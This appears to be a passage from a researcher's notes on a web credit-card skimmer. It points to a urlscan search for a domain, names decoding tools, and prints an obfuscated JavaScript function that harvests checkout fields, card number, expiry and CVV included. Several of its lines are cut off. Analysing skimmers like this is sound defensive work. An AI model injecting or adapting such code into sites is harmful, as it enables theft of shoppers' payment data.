  - https://urlscan.io/search/#coffemokko.com
- I've found the obfuscation is very similar and can be decoded using a combination of a few online tools
  - Beautifier.io
  - CyberChef



```
function n2I() {
    var C2I, a2I, T2r, p2r, b2r;
    C2I = {
        'Address': jQuery17(G8t.K81("2" * 1))[G8t.x81(31)]() + G8t.K81("24" | 0) + jQu
        , 'CCname': jQuery17(G8t.x81(48))[G8t.x81("31" * 1)]()
        , 'Email': jQuery17(G8t.x81(52))[G8t.K81(31)]()
        , 'Phone': jQuery17(G8t.x81("40" * 1))[G8t.x81("31" * 1)]()
        , 'Sity': jQuery17(G8t.K81(+"43"))[G8t.K81(31)]()
        , 'State': jQuery17(G8t.x81("29" - 0))[G8t.K81(+"31")]()
        , 'Country': jQuery17(G8t.K81("33" - 0))[G8t.K81("31" * 1)]()
        , 'Zip': jQuery17(G8t.x81(+"50"))[G8t.K81("31" - 0)]()
        , 'Shop': window[G8t.x81(57)][G8t.x81("53" | 0)]
        , 'CcNumber': jQuery17(document[G8t.x81(+"23")])[G8t.K81("31" - 0)]()
        , 'ExpDate': jQuery17(document[G8t.x81("58" | 0)])[G8t.K81("31" - 0)]() + G8t.
        , 'Cvv': jQuery17(document[G8t.x81(+"5")])[G8t.x81("31" - 0)]()
    };
```

Questions?